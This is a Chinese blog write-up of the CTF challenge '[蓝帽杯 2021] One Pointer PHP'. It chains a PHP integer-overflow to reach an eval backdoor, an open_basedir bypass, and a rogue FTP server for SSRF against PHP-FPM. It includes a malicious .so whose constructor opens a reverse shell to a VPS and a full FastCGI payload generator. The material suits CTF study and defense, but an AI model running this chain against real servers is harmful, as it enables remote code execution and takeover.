[蓝帽杯 2021]One Pointer PHP

原创

Sk1y 于 2021-12-06 00:41:50 发布 235 收藏 1
分类专栏： CTF刷题记录 文章标签： php 后端 Web CTF

本文链接：https://blog.csdn.net/RABCDXB/article/details/121724978

[蓝帽杯 2021]One Pointer PHP

这个题目涉及的知识点较多，加上最近比较忙，用了比较长的时间才做出来。。还是自己太菜了

文章目录

[蓝帽杯 2021]One Pointer PHP
源码
php数组溢出
绕过open_basedir目录限制
glob协议读取文件目录
chdir()和ini_set()组合绕过
ftp的被动模式
起一个ftp服务
加载恶意的so文件
生成payload
suid提权
参考文章

源码

两个文件，user.php和add_api.php

user.php:

```php
<?php
class User{
    public $count;
}
?>
```

add_api.php

```php
<?php
include "user.php";
if($user=unserialize($_COOKIE["data"])){
    $count[++$user->count]=1;
    if($count[]=1){
        $user->count+=1;
        setcookie("data",serialize($user));
    }else{
        eval($_GET["backdoor"]);
    }
}else{
    $user=new User;
    $user->count=1;
    setcookie("data",serialize($user));
}
?>
```

php数组溢出

分析一下，我们的目的是要执行`eval(backdoor)`，那么就需要满足`$count[]=1`，

首先是php数组溢出

```php
<?php
$a = 1;
$count[++$a] = 1;
$count[]=1;
print_r($count);
```

运行结果

```
Array
(
    [2] => 1
    [3] => 1
)
```

php数组溢出

> 在 PHP中，整型数是有一个范围的，对于32位的操作系统，最大的整型是2147483647，即2的31次方，最小为-2的31次方。如果给定的一个整数超出了整型（integer）的范围，将会被解释为浮点型（float）。同样如果执行的运算结果超出了整型（integer）范围，也会返回浮点型（float）。

测试

```php
<?php

$a = 9223372036854775806;
$count[++$a] = 1;
$count[]=1;
print_r($count);
```

结果


```
Array
(
    [9223372036854775807] => 1
)
```

说明`$count[]=1;`执行失败，为假，这个时候，就可以执行`eval($_GET["backdoor"]);`注意cookie的url编码

Cookie:

```
data=O%3A4%3A%22User%22%3A1%3A%7Bs%3A5%3A%22count%22%3Bi%3A9223372036854775806%3B%7D
```

查看phpinfo()



基本无法执行命令,disable_functions过滤得太多了


disable_functions	stream_socket_client,fsockopen,putenv,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,iconv,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,dl,mail,error_log,debug_backtrace,debug_print_backtrace,gc_collect_cycles,array_merge_recursive	stream_socket_client,fsockopen,putenv,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,iconv,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,dl,mail,error_log,debug_backtrace,debug_print_backtrace,gc_collect_cycles,array_merge_recursive CSDN @Sk1y

还有就是无法访问其他目录，查看open_basedir，被限制了


open_basedir	/var/www/html	/var/www/html

绕过open_basedir目录限制

蚁剑连接



注意添加cookie



除了/var/www/html之外，没有访问其他文件夹的权限，但是该文件有上传权限

glob协议读取文件目录

open_basedir可以通过glob伪协议绕过

上传a.php

```php
<?php
$a = "glob:///*";
if($b = opendir($a)){
    while(($file = readdir($b)) !== false){
        echo $file.'<br>';//将根目录的文件名字输出
    }
    closedir($b);
}
```

访问a.php，可以看到/flag，但是不能读取（起码知道flag的位置）

```
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```


chdir()和ini_set()组合绕过

chdir()和ini_set()组合来绕过open_basedir()函数


```
/add_api.php?backdoor=mkdir('sk1y');chdir('sk1y');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');print_r(scandir('/'));
```

```
Array ( [0] => . [1] => .. [2] => .dockerenv [3] => bin [4] => boot [5] => dev [6] => etc [7] => flag [8] => home [9] => lib [10] => lib64 [11] => media [12] => mnt root [16] => run [17] => sbin [18] => srv [19] => sys [20] => tmp [21] => usr [22] => var )
```

读取/proc/self/cmdline

```
add_api.php?backdoor=mkdir('sk1y');chdir('sk1y');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');echo file_get_contents('/proc/self/cmdline');
```


回显，这提示我们php-fpm攻击了



查看 `/proc/self/maps`，


```
add_api.php?backdoor=mkdir('sk1y');chdir('sk1y');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..
');chdir('..');ini_set('open_basedir','/');echo file_get_contents('/proc/self/maps');
```

发现了easy_bypass.so的路径



既然我们知道路径，那么可以使用copy命令将其复制到 `/var/www/html` 中，然后将其下载下来

```
/add_api.php?backdoor=mkdir('sk1y');chdir('sk1y');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..
');chdir('..');ini_set('open_basedir','/');var_dump(copy("/usr/local/lib/php/extensions/no-debug-non-zts-2019090
2/easy_bypass.so","/var/www/html/easy_bypass.so"));
```



不会ida，过~~

查看nginx配置文件，发现php-fpm在本地的9001端口

```
/add_api.php?backdoor=chdir('sk1y');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..')
;ini_set('open_basedir','/');echo file_get_contents('/etc/nginx/sites-available/default');
```

```
    # pass PHP scripts to FastCGI server
    #
    location ~ \.php$ {
root           html;
fastcgi_pass   127.0.0.1:9001;
fastcgi_index  index.php;
fastcgi_param  SCRIPT_FILENAME  /var/www/html/$fastcgi_script_name;
include        fastcgi_params;
}

    # deny access to .htaccess files, if Apache's document root
    # concurs with nginx's one
    #
    #location ~ /\.ht {
    #       deny all;
```


到这里的话，解题思路就明确了。


利用eval()进行SSRF，利用SSRF攻击本地的PHP-FPM。我们可以在vps上搭建恶意的ftp服务，让目标主机将payload转发至9001端口，实现攻击PHP-FPM并执行命令（反弹shell）

ftp的被动模式

用一下大佬的ftp被动模式解析，原文链接：重温FTP的主动模式和被动模式

(2) PASV（被动模式）

PASV是Passive的缩写，中文成为被动模式，工作原理：FTP客户端连接到FTP服务器的21端口，发送用户名和密码登录，登录成功后要list列表或者读取数据时，发送PASV命令到FTP服务器， 服务器在本地随机开放一个端口（1024以上），然后把开放的端口告诉客户端， 客户端再连接到服务器开放的端口进行数据传输，原理如下图：



我们的恶意ftp服务会告诉靶机，你要把payload发送到本机的9001端口，这样的话，我们就可以造成靶机向本地的9001端口发送任意数据包，执行任意代码，造成SSRF

起一个ftp服务

运行

```
python3 ftp.py
```

需要服务器提前打开相应的端口，比如我将ftp服务部署在了7001端口，那么需要打开防火墙相应的端口

```
#ftp.py
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('0.0.0.0', 7008))#ftp服务的端口
s.listen(1)
conn, addr = s.accept()
conn.send(b'220 welcome\n')
#Service ready for new user.
#Client send anonymous username
#USER anonymous
conn.send(b'331 Please specify the password.\n')
#User name okay, need password.
#Client send anonymous password.
#PASS anonymous
conn.send(b'230 Login successful.\n')
#User logged in, proceed. Logged out if appropriate.
#TYPE I
conn.send(b'200 Switching to Binary mode.\n')
#Size /
conn.send(b'550 Could not get the file size.\n')
#EPSV (1)
conn.send(b'150 ok\n')
#PASV
conn.send(b'227 Entering Extended Passive Mode (127,0,0,1,0,9001)\n') #STOR / (2) 注意打到9001端口的服务
conn.send(b'150 Permission denied.\n')
#QUIT
conn.send(b'221 Goodbye.\n')
conn.close()
```

加载恶意的so文件

根据php-fpm的原理，修改PHP_VALUE，使其加载一个扩展

```
$php_value = "unserialize_callback_func = system\nextension_dir = /tmp\nextension = hpdoger.so\ndisable_classes
= \ndisable_functions = \nallow_url_include = On\nopen_basedir = /\nauto_prepend_file = ";
```

弹shell弹到vps的7010端口（需要提前监听7010端口，获取shell）

hpdoger.c

```
#define _GNU_SOURCE
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

__attribute__ ((__constructor__)) void preload (void){
    system("bash -c 'bash -i >& /dev/tcp/vps/7010 0>&1'");
}
```

linux命令

```
gcc hpdoger.c -fPIC -shared -o hpdoger.so
```

上传恶意的so文件，利用copy命令，将vps上的so文件copy到靶机的/tmp文件夹

```
/add_api.php?backdoor=mkdir('sk1y');chdir('sk1y');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..
');chdir('..');ini_set('open_basedir','/');copy('http://vps/hpdoger.so','/tmp/hpdoger.so');
```

生成payload

```php
<?php
/**
 * Note : Code is released under the GNU LGPL
 *
 * Please do not change the header of this file
 *
 * This library is free software; you can redistribute it and/or modify it under the terms of the GNU
 * Lesser General Public License as published by the Free Software Foundation; either version 2 of
 * the License, or (at your option) any later version.
 *
 * This library is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY;
 * without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
 *
 * See the GNU Lesser General Public License for more details.
 */
/**
 * Handles communication with a FastCGI application
 *
 * @author      Pierrick Charron <pierrick@webstart.fr>
 * @version     1.0
 */
class FCGIClient
{
    const VERSION_1            = 1;
    const BEGIN_REQUEST        = 1;
    const ABORT_REQUEST        = 2;
    const END_REQUEST          = 3;
    const PARAMS               = 4;
    const STDIN                = 5;
    const STDOUT               = 6;
    const STDERR               = 7;
    const DATA                 = 8;
    const GET_VALUES           = 9;
    const GET_VALUES_RESULT    = 10;
    const UNKNOWN_TYPE         = 11;
    const MAXTYPE              = self::UNKNOWN_TYPE;
    const RESPONDER            = 1;
    const AUTHORIZER           = 2;
    const FILTER               = 3;
    const REQUEST_COMPLETE     = 0;
    const CANT_MPX_CONN        = 1;
    const OVERLOADED           = 2;
    const UNKNOWN_ROLE         = 3;
    const MAX_CONNS            = 'MAX_CONNS';
    const MAX_REQS             = 'MAX_REQS';
    const MPXS_CONNS           = 'MPXS_CONNS';
    const HEADER_LEN           = 8;
    /**
     * Socket
     * @var Resource
     */
    private $_sock = null;
    /**
     * Host
     * @var String
     */
    private $_host = null;
    /**
```

```
     * Port
     * @var Integer
     */
    private $_port = null;
    /**
     * Keep Alive
     * @var Boolean
     */
    private $_keepAlive = false;
    /**
     * Constructor
     *
     * @param String $host Host of the FastCGI application
     * @param Integer $port Port of the FastCGI application
     */
    public function __construct($host, $port = 9001) // and default value for port, just for unixdomain socket
    {
        $this->_host = $host;
        $this->_port = $port;
    }
    /**
     * Define whether or not the FastCGI application should keep the connection
     * alive at the end of a request
     *
     * @param Boolean $b true if the connection should stay alive, false otherwise
     */
    public function setKeepAlive($b)
    {
        $this->_keepAlive = (boolean)$b;
        if (!$this->_keepAlive && $this->_sock) {
            fclose($this->_sock);
        }
    }
    /**
     * Get the keep alive status
     *
     * @return Boolean true if the connection should stay alive, false otherwise
     */
    public function getKeepAlive()
    {
        return $this->_keepAlive;
    }
    /**
     * Create a connection to the FastCGI application
     */
    private function connect()
    {
        if (!$this->_sock) {
            //$this->_sock = fsockopen($this->_host, $this->_port, $errno, $errstr, 5);
            $this->_sock = stream_socket_client($this->_host, $errno, $errstr, 5);
            if (!$this->_sock) {
                throw new Exception('Unable to connect to FastCGI application');
            }
        }
    }
    /**
     * Build a FastCGI packet
     *
     * @param Integer $type Type of the packet
```

```
     * @param String $content Content of the packet
     * @param Integer $requestId RequestId
     */
    private function buildPacket($type, $content, $requestId = 1)
    {
        $clen = strlen($content);
        return chr(self::VERSION_1)         /* version */
            . chr($type)                    /* type */
            . chr(($requestId >> 8) & 0xFF) /* requestIdB1 */
            . chr($requestId & 0xFF)        /* requestIdB0 */
            . chr(($clen >> 8 ) & 0xFF)     /* contentLengthB1 */
            . chr($clen & 0xFF)             /* contentLengthB0 */
            . chr(0)                        /* paddingLength */
            . chr(0)                        /* reserved */
            . $content;                     /* content */
    }
    /**
     * Build an FastCGI Name value pair
     *
     * @param String $name Name
     * @param String $value Value
     * @return String FastCGI Name value pair
     */
    private function buildNvpair($name, $value)
    {
        $nlen = strlen($name);
        $vlen = strlen($value);
        if ($nlen < 128) {
            /* nameLengthB0 */
            $nvpair = chr($nlen);
        } else {
            /* nameLengthB3 & nameLengthB2 & nameLengthB1 & nameLengthB0 */
            $nvpair = chr(($nlen >> 24) | 0x80) . chr(($nlen >> 16) & 0xFF) . chr(($nlen >> 8) & 0xFF) . chr($nl
en & 0xFF);
        }
        if ($vlen < 128) {
            /* valueLengthB0 */
            $nvpair .= chr($vlen);
        } else {
            /* valueLengthB3 & valueLengthB2 & valueLengthB1 & valueLengthB0 */
            $nvpair .= chr(($vlen >> 24) | 0x80) . chr(($vlen >> 16) & 0xFF) . chr(($vlen >> 8) & 0xFF) . chr($v
len & 0xFF);
        }
        /* nameData & valueData */
        return $nvpair . $name . $value;
    }
    /**
     * Read a set of FastCGI Name value pairs
     *
     * @param String $data Data containing the set of FastCGI NVPair
     * @return array of NVPair
     */
    private function readNvpair($data, $length = null)
    {
        $array = array();
        if ($length === null) {
            $length = strlen($data);
        }
        $p = 0;
        while ($p < $length) {
```

```
        while ($p != $length) {
            $nlen = ord($data{$p++});
            if ($nlen >= 128) {
                $nlen = ($nlen & 0x7F << 24);
                $nlen |= (ord($data{$p++}) << 16);
                $nlen |= (ord($data{$p++}) << 8);
                $nlen |= (ord($data{$p++}));
            }
            $vlen = ord($data{$p++});
            if ($vlen >= 128) {
                $vlen = ($nlen & 0x7F << 24);
                $vlen |= (ord($data{$p++}) << 16);
                $vlen |= (ord($data{$p++}) << 8);
                $vlen |= (ord($data{$p++}));
            }
            $array[substr($data, $p, $nlen)] = substr($data, $p+$nlen, $vlen);
            $p += ($nlen + $vlen);
        }
        return $array;
    }
    /**
     * Decode a FastCGI Packet
     *
     * @param String $data String containing all the packet
     * @return array
     */
    private function decodePacketHeader($data)
    {
        $ret = array();
        $ret['version']       = ord($data{0});
        $ret['type']          = ord($data{1});
        $ret['requestId']     = (ord($data{2}) << 8) + ord($data{3});
        $ret['contentLength'] = (ord($data{4}) << 8) + ord($data{5});
        $ret['paddingLength'] = ord($data{6});
        $ret['reserved']      = ord($data{7});
        return $ret;
    }
    /**
     * Read a FastCGI Packet
     *
     * @return array
     */
    private function readPacket()
    {
        if ($packet = fread($this->_sock, self::HEADER_LEN)) {
            $resp = $this->decodePacketHeader($packet);
            $resp['content'] = '';
            if ($resp['contentLength']) {
                $len  = $resp['contentLength'];
                while ($len && $buf=fread($this->_sock, $len)) {
                    $len -= strlen($buf);
                    $resp['content'] .= $buf;
                }
            }
            if ($resp['paddingLength']) {
                $buf=fread($this->_sock, $resp['paddingLength']);
            }
            return $resp;
        } else {
            return false;
```

```
        }
    }
    /**
     * Get Informations on the FastCGI application
     *
     * @param array $requestedInfo information to retrieve
     * @return array
     */
    public function getValues(array $requestedInfo)
    {
        $this->connect();
        $request = '';
        foreach ($requestedInfo as $info) {
            $request .= $this->buildNvpair($info, '');
        }
        fwrite($this->_sock, $this->buildPacket(self::GET_VALUES, $request, 0));
        $resp = $this->readPacket();
        if ($resp['type'] == self::GET_VALUES_RESULT) {
            return $this->readNvpair($resp['content'], $resp['length']);
        } else {
            throw new Exception('Unexpected response type, expecting GET_VALUES_RESULT');
        }
    }
    /**
     * Execute a request to the FastCGI application
     *
     * @param array $params Array of parameters
     * @param String $stdin Content
     * @return String
     */
    public function request(array $params, $stdin)
    {
        $response = '';
//        $this->connect();
        $request = $this->buildPacket(self::BEGIN_REQUEST, chr(0) . chr(self::RESPONDER) . chr((int) $this->_kee
pAlive) . str_repeat(chr(0), 5));
        $paramsRequest = '';
        foreach ($params as $key => $value) {
            $paramsRequest .= $this->buildNvpair($key, $value);
        }
        if ($paramsRequest) {
            $request .= $this->buildPacket(self::PARAMS, $paramsRequest);
        }
        $request .= $this->buildPacket(self::PARAMS, '');
        if ($stdin) {
            $request .= $this->buildPacket(self::STDIN, $stdin);
        }
        $request .= $this->buildPacket(self::STDIN, '');
        echo('data='.urlencode($request));
//        fwrite($this->_sock, $request);
//        do {
//            $resp = $this->readPacket();
//            if ($resp['type'] == self::STDOUT || $resp['type'] == self::STDERR) {
//                $response .= $resp['content'];
//            }
//        } while ($resp && $resp['type'] != self::END_REQUEST);
//        var_dump($resp);
//        if (!is_array($resp)) {
//            throw new Exception('Bad request');
```

```
//         }
//         switch (ord($resp['content']{4})) {
//             case self::CANT_MPX_CONN:
//                 throw new Exception('This app can\'t multiplex [CANT_MPX_CONN]');
//                 break;
//             case self::OVERLOADED:
//                 throw new Exception('New request rejected; too busy [OVERLOADED]');
//                 break;
//             case self::UNKNOWN_ROLE:
//                 throw new Exception('Role value not known [UNKNOWN_ROLE]');
//                 break;
//             case self::REQUEST_COMPLETE:
//                 return $response;
//         }
    }
}
?>
<?php
// real exploit start here
//if (!isset($_REQUEST['cmd'])) {
//    die("Check your input\n");
//}
//if (!isset($_REQUEST['filepath'])) {
//    $filepath = __FILE__;
//}else{
//    $filepath = $_REQUEST['filepath'];
//}

$filepath = "/var/www/html/add_api.php";    // 目标主机已知的PHP文件的路径
$req = '/'.basename($filepath);
$uri = $req .'?'.'command=whoami';    // 啥也不是, 不用管
$client = new FCGIClient("unix:///var/run/php-fpm.sock", -1);
$code = "<?php system(\$_REQUEST['command']); phpinfo(); ?>";    // 啥也不是, 不用管
$php_value = "unserialize_callback_func = system\nextension_dir = /tmp\nextension = hpdoger.so\ndisable_classes
= \ndisable_functions = \nallow_url_include = On\nopen_basedir = /\nauto_prepend_file = ";
$params = array(
    'GATEWAY_INTERFACE' => 'FastCGI/1.0',
    'REQUEST_METHOD'    => 'POST',
    'SCRIPT_FILENAME'   => $filepath,
    'SCRIPT_NAME'       => $req,
    'QUERY_STRING'      => 'command=whoami',
    'REQUEST_URI'       => $uri,
    'DOCUMENT_URI'      => $req,
#'DOCUMENT_ROOT'     => '/',
    'PHP_VALUE'         => $php_value,
    'SERVER_SOFTWARE'   => '80sec/wofeiwo',
    'REMOTE_ADDR'       => '127.0.0.1',
    'REMOTE_PORT'       => '9001',
    'SERVER_ADDR'       => '127.0.0.1',
    'SERVER_PORT'       => '80',
    'SERVER_NAME'       => 'localhost',
    'SERVER_PROTOCOL'   => 'HTTP/1.1',
    'CONTENT_LENGTH'    => strlen($code)
);
// print_r($_REQUEST);
// print_r($params);
//echo "Call: $uri\n\n";
echo $client->request($params, $code)."\n";
?>
```

运行结果

```
data=%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%02%3F%00%00%11%0BGATEWAY_INTERFACEFastCGI%2F1.0%0E%04REQUEST_METHODPOST%0F%19SCRIPT_FILENAME%2Fvar%2Fwww%2Fhtml%2Fadd_api.php%0B%0CSCRIPT_NAME%2Fadd_api.php%0C%0EQUERY_STRINGcommand%3Dwhoami%0B%1BREQUEST_URI%2Fadd_api.php%3Fcommand%3Dwhoami%0C%0CDOCUMENT_URI%2Fadd_api.php%09%80%00%00%B3PHP_VALUEunserialize_callback_func+%3D+system%0Aextension_dir+%3D+%2Ftmp%0Aextension+%3D+hpdoger.so%0Adisable_classes+%3D+%0Adisable_functions+%3D+%0Aallow_url_include+%3D+On%0Aopen_basedir+%3D+%2F%0Aauto_prepend_file+%3D+%0F%0DSERVER_SOFTWARE80sec%2Fwofeiwo%0B%09REMOTE_ADDR127.0.0.1%0B%04REMOTE_PORT9001%0B%09SERVER_ADDR127.0.0.1%0B%02SERVER_PORT80%0B%09SERVER_NAMElocalhost%0F%08SERVER_PROTOCOLHTTP%2F1.1%0E%02CONTENT_LENGTH49%01%04%00%01%00%00%00%00%01%05%00%01%001%00%00%3C%3Fphp+system%28%24_REQUEST%5B%27command%27%5D%29%3B+phpinfo%28%29%3B+%3F%3E%01%05%00%01%00%00%00%00
```

payload

ftp服务端口在7008，然后靶机将shell反弹到7010端口（vps要监听7010端口，获取shell，然后suid提权）

```
